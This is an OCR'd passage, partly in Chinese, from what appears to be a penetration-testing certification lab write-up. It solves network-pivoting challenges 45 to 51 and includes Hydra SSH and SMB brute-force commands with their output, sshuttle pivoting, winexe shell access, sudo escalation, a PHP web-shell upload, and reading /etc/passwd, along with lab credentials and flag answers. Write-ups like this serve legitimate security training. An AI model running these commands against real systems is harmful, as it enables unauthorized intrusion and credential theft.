

Figure 107: 192.168.5.200 使用 ipconfig 發現介面資訊

2. 為了能夠存取或連接到 192.168.5.200 的網絡接口，我們必須先藉助 192.168.65.200 上已攻陷的主機，將其接入該網絡，也就是通過充當網關的已攻陷主機創建一條通往 192.168.5.0/24 上新接口/子網的路由。一種方法是使用代理鏈，並在已攻陷的主機上啟用 SSH 動態連接埠轉送。另一種更簡單的方法是使用 sshuttle（一種可以連接隱藏網路並幫助我們處理所有路由/網關存取的工具）。



Figure 108: Sshuttle route Pivot Setup

3. 在使用 sshuttle 設定路由以檢查活動主機後，我嘗試從我的攻擊者機器上使用 nmap 對子網 192.168.5.0/24 進行 ping 掃描，但沒有收到任何回應，因此我決定透過 SCP 將 nmap 獨立二進位檔案上傳到目標機器 192.168.子網路進行 ping 掃描，因為它與子網路共用一個介面.

4. 我又遇到了一個問題；我在 192.168.65.200 上使用獨立 nmap 仍然遇到網路問題，所以我改變了策略，並從任務中得到了一些提示。挑戰 46 要求提供機器 192.168.5.230 上的 OpenSSH 版本。這表示主機上的 SSH 連接埠已開啟。因此，我利用最初透過 sshuttle 設定的路由，從我的攻擊機上使用 Hydra 暴力破解了 22 連接埠的 SSH 服務。我找到憑證了 cpent:Pa$$w0rd123.

```
┌──(root💀kali)-[/home/kali/Downloads/Omini2/PIVOT]
└─# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 192.168.5.230 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-29 04:37:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1820 login tries (l:35/p:52), ~114 tries per task
[DATA] attacking ssh://192.168.5.230:22/
[STATUS] 255.00 tries/min, 255 tries in 00:01h, 1567 to do in 00:07h, 16 active
[STATUS] 257.67 tries/min, 773 tries in 00:03h, 1049 to do in 00:05h, 16 active
[22][ssh] host: 192.168.5.230   login: cpent   password: Pa$$w0rd123
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-29 04:43:59
```

Figure 109: 192.168.5.230 SSH Bruteforce via Hydra

5. 接下來，我使用主機 192.168.5.230 的憑證獲得了 SSH 存取權限，透過 sudo 群組將權限提升到 root，然後繼續將 nmap 獨立從主機 192.168.65.200 上傳到主機 192.168.5.230，然後使用它在主機上的其他主機 ping 掃描

```
root@Ub4-DP:/home/cloudlab# scp vagrant@192.168.65.200:/home/vagrant/nmap .
The authenticity of host '192.168.65.200 (192.168.65.200)' can't be established.
ECDSA key fingerprint is SHA256:Kh+p8l8JkCYmYyCOy0mbC8DllhW8Na7pLs7nDHD/OPg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.65.200' (ECDSA) to the list of known hosts.
vagrant@192.168.65.200's password:
nmap
```

Figure 110: Nmap 獨立上傳到 192.168.5.230

6. 我使用 nmap 獨立庫對整個子網路 192.168.5.0/24 進行了預設掃描，除了已發現的 192.1682.5.200 和 192.1682.5.230 之外，我還發現了另外 2 台主機 192.168.5.3, 192.168.5.100

```
root@Ub4-DP:/home/cloudlab# ./nmap -n 192.168.5.0/24

Starting Nmap 7.11 ( https://nmap.org ) at 2021-11-29 05:51 EST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 192.168.5.1
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00067s latency).
All 1182 scanned ports on 192.168.5.1 are filtered
MAC Address: 52:54:00:A3:27:9C (Unknown)

Nmap scan report for 192.168.5.3
Host is up (0.00048s latency).
All 1182 scanned ports on 192.168.5.3 are closed
MAC Address: 7C:5C:9A:4A:50:22 (Unknown)

Nmap scan report for 192.168.5.100
Host is up (0.00093s latency).
Not shown: 1179 filtered ports
PORT    STATE SERVICE
135/tcp open  epmap
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 1A:41:76:0B:50:2C (Unknown)

Nmap scan report for 192.168.5.200
Host is up (0.00044s latency).
Not shown: 1180 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  sunrpc
MAC Address: B0:11:FD:0D:04:30 (Unknown)

Nmap scan report for 192.168.5.230
Host is up (0.0000030s latency).
Not shown: 1181 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
```

Figure 111: Nmap standalone Host Discovery on 192.168.5.0/24 subnet

7. 發現主機 192.168.5.100 上的 445 埠開放後，我再次使用 Hydra 暴力破解 SMB 憑證，並找到了憑證 administrator:Pa$$w0rd123

```
┌──(root💀kali)-[/home/kali]
└─# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 192.168.5.100 smb
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-29 05:56:06
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
[DATA] max 1 task per 1 server, overall 1 task, 1820 login tries (l:35/p:52), ~1820 tries per task
[DATA] attacking smb://192.168.5.100:445/
[445][smb] host: 192.168.5.100   login: administrator   password: Pa$$w0rd123
[STATUS] 117.00 tries/min, 117 tries in 00:01h, 1703 to do in 00:15h, 1 active
[STATUS] 101.67 tries/min, 305 tries in 00:03h, 1515 to do in 00:15h, 1 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Figure 112: 192.168.5.100 SMB Bruteforce via Hydra

8. 使用 winexe 和找到的 SMB 憑證，我呼叫了主機 192.168.5.100 上的 cmd.exe，它做出回應並傳回給我機器的 shell 介面.



Figure 113: Winexe and SMB Credentials

9. 獲得 shell 存取權限後，我透過 cmd 使用 ipconfig 檢查了這台機器的接口，看看是否還能找到其他網路接口，結果立即發現了另一個網路接口，IP 位址為 192.168.35.3



Figure 114: 192.168.35.3 Interface Discovery via ipconfig

10. 透過在電腦 192.168.5.100 上發現此網路介面/子網路 192.168.35.3，我們現在可以使用 Nbtstat 指令列舉 NetBIOS 第 16 位元，找到 IP 位址為 192.168.35.100 的電腦名稱來解決這個問題。因此，這個挑戰的答案是 TARGETTHREE.



Figure 114: Machine name 列舉 via Nbtstat

[45] What is the NetBIOS 16th Byte with the type of GROUP on the machine at 192.168.35 network? (Hint start with 1)

ANSWER: 1E

方法/利用: Double Pivoting Using Sshuttle, SMB Login Bruteforce and Winexe

1. 使用 **nbtstat -A 192.168.35.100** 指令我們可以發現類型為 Group 的 NetBIOS 第 16 個位元組。這個的答案是 1E.



Figure 115: NetBIOS 16th Byte with type Group 列舉 via Nbtstat

[46] What version of OpenSSH (X.Y format) is on the 192.168.5.230 machine?

ANSWER: 8.2

方法/利用: Pivoting Using Sshuttle & SSH Bruteforce

1. 如前所述，在攻陷 192.168.65.200 並在 192.168.5.200 機器上發現另一個介面後，我們使用 Sshuttle 在 192.168.5.0/24 子網路中設定了一條路由，該路由通過 192.168.65.1200 機器。然後使用 hydra 在 192.168.5.230 上暴力破解 ssh 憑證，我們發現了 cpent:Pa$ $w0rd123. 我們繼續取得機器的 SSH 存取權限，並使用 ssh -V 找到 OpenSSH 版本，版本編號為 8.2.



Figure 116: 192.168.5.230 SSH Version 列舉

[47] Compromise the 192.168.65.200 machine to gain user level access. Locate userflag.txt and submit the content of the file.

ANSWER: PivotingUser-2341

方法/利用: Weak User Account Credential

1. After gaining ssh access with the compromised credentials vagrant:vagrant. We enumerate the machine, find and read the **userflag.txt** which solves the challenge PivotingUser-2341.

```
allocamelus  kevin  tecumbalam  vagrant
root@debian-9:/home# cd allocamelus
root@debian-9:/home/allocamelus# ls
access_my_secrets.c  ChallengeRootFlagOne.txt  Desktop  Documents  Downloads  Music
root@debian-9:/home/allocamelus# cat userflag.txt
PivotingUser-2341
root@debian-9:/home/allocamelus#
```

Figure 117: 192.168.65.200 Userflag.txt Content 列舉

[48] Compromise the 192.168.65.200 machine to gain user level access. Locate rootflag.txt and submit the content of the file.

ANSWER: PivotingRoot-2021

方法/利用: Unlimited Sudo Access without Authentication

1. After gaining ssh access with the compromised credentials vagrant:vagrant. We use **id** command to check the for the **groups** the user belongs to, and we discover the user is part of the **sudo** group.
2. We then use the **sudo su** command to elevate privilege to **root** without the system asking for the user's password as verification. We proceed to enumerate the machine, find and read the **rootflag.txt** which solves the challenge PivotingRoot-2021.

```
vagrant@debian-9:~$ id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),24(cdrom),25(floppy),27(sudo),
vagrant@debian-9:~$ sudo su
root@debian-9:/home/vagrant# find / -name rootflag.txt
/opt/rootflag.txt
ls
^C
root@debian-9:/home/vagrant# cat /opt/rootflag.txt
PivotingRoot-2021
```

Figure 118: 172.25.170.70 Adminflag.txt Content 列舉

[49] What port is the nodejs application running on in machine 192.168.65.250?

ANSWER: 9090

方法/利用: Nmap Standalone Binary

1. 使用攻擊者機器上的 nmap，我們嘗試了各種掃描和過濾繞過技術，但無法成功掃描主機 192.168.65.250 以查找任何開放連接埠。

2. 從受感染的機器 192.168.65.200，我們透過 SCP 從我的攻擊者機器上傳 nmap 獨立二進位。
3. 成功將 nmap 二進位檔案上傳到受感染主機後，我使用 nmap 獨立庫對所有連接埠啟動預設掃描，透過以下命令掃描 192.168.65.250 主機：**./nmap -n -p- -sV 192.168.65.250**

4. 我成功找到了 nodejs 應用程式運行的 9090 上的開放埠。

```
root@debian-9:/home/vagrant# ./nmap -n -p- 192.168.65.250

Starting Nmap 7.11 ( https://nmap.org ) at 2021-11-29 09:45 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 192.168.65.250
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00035s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
9090/tcp open  unknown
MAC Address: 6C:EA:6D:2F:8B:6C (Unknown)
```

Figure 119: 192.168.65.250 Nodejs Port 列舉

[50] What is the Potentially risky method on the machine at 192.168.65.210?

ANSWER: TRACE

方法/利用: Nmap -SC script scan

1. 為了解決這個難題，我們首先發現主機 192.168.65.210 上所有開放的連接埠。我們發現該主機上有 80 和 22 連接埠。接下來，我們繼續使用 nmap -sC（腳本掃描）命令收集有關服務的更多資訊。這有助於我們找到答案，即 TRACE 是機器上有風險的方法。



Figure 120: 192.168.65.210 TRACE Enabled

[51] What is the content of rootflag.txt on 192.168.65.210?

ANSWER: WebRoot-1976

方法/利用: Php Web Shell, CVE-2016-5195 (dirtycow 2), Password Reuse

1. 在主機上發現連接埠 80 後，我們在瀏覽器上存取該 IP 位址，發現它包含一個可供選擇的 Web 應用程式清單。.
2. 我們選擇 Tiki wiki 鏈接，然後使用 admin:admin 登入應用程式。應用程式提示我們更改密碼，我們照做了。
3. 接下來，我們導覽到管理頁面，向下捲動，找到一個名為「備份」的連結。點擊該鏈接，會跳到一個新頁面，我們可以在這裡上傳備份。



Figure 121: Tikiwiki Backups Upload

4. 使用自訂的 php web shell 腳本，我們將其作為備份檔案上傳，並且成功上傳。.
5. 接下來，我們導覽查看我們上傳的 php shell 腳本，假裝查看我們的一個備份文件，它在頁面上向我們顯示一個 shell。
6. 我們使用 ls 指令列出目錄和文件，使用 pwd 指令檢查目前工作目錄，使用 id 指令檢查目前使用者/群組，使用 uname -a 指令檢查核心/作業系統資訊（Linux 2.6.32-25-generic-pae Ubuntu 10.4 i686 GNU/Linux）



Figure 122: 192.168.65.210 php web shell

7. 接下來，我們嘗試讀取 /etc/passwd 文件，結果成功，找到了 root、kevin 和 user 等使用者名稱。使用 grep -v /bin/false 指令應該只顯示具有 SSH 存取權的使用者。



Figure 123: 192.168.65.210 /etc/passwd content 列舉

8. 我們嘗試讀取 /etc/shadow 文件，但權限被拒絕，這意味著我們無法破解使用者名稱的雜湊值。
9. 由於主機上的 22 埠是開放的，我們嘗試暴力破解使用者名稱和密碼，但沒有找到任何有效的憑證，覺得是網路問題.



Figure 124: 192.168.65.210 Hydra SSH Failed Bruteforce

10. 但由於我們發現使用者名稱 root、kevin 和 user，並且他們應該透過檢查 /etc/passwd 檔案來獲得 SSH 存取權限，因此我繼續嘗試登入以直接獲得 SSH 存取權限，而不依賴 Hydra 暴力破解嘗試取得 SSH 憑證。
11. 我使用 user & kevin 作為我的用戶，並嘗試了密碼列表中的各種密碼（嘗試了考試中發現的大多數流行密碼）最後這些憑證起作用了 kevin:Po$$w0rd123 讓我可以登入 SSH 服務。

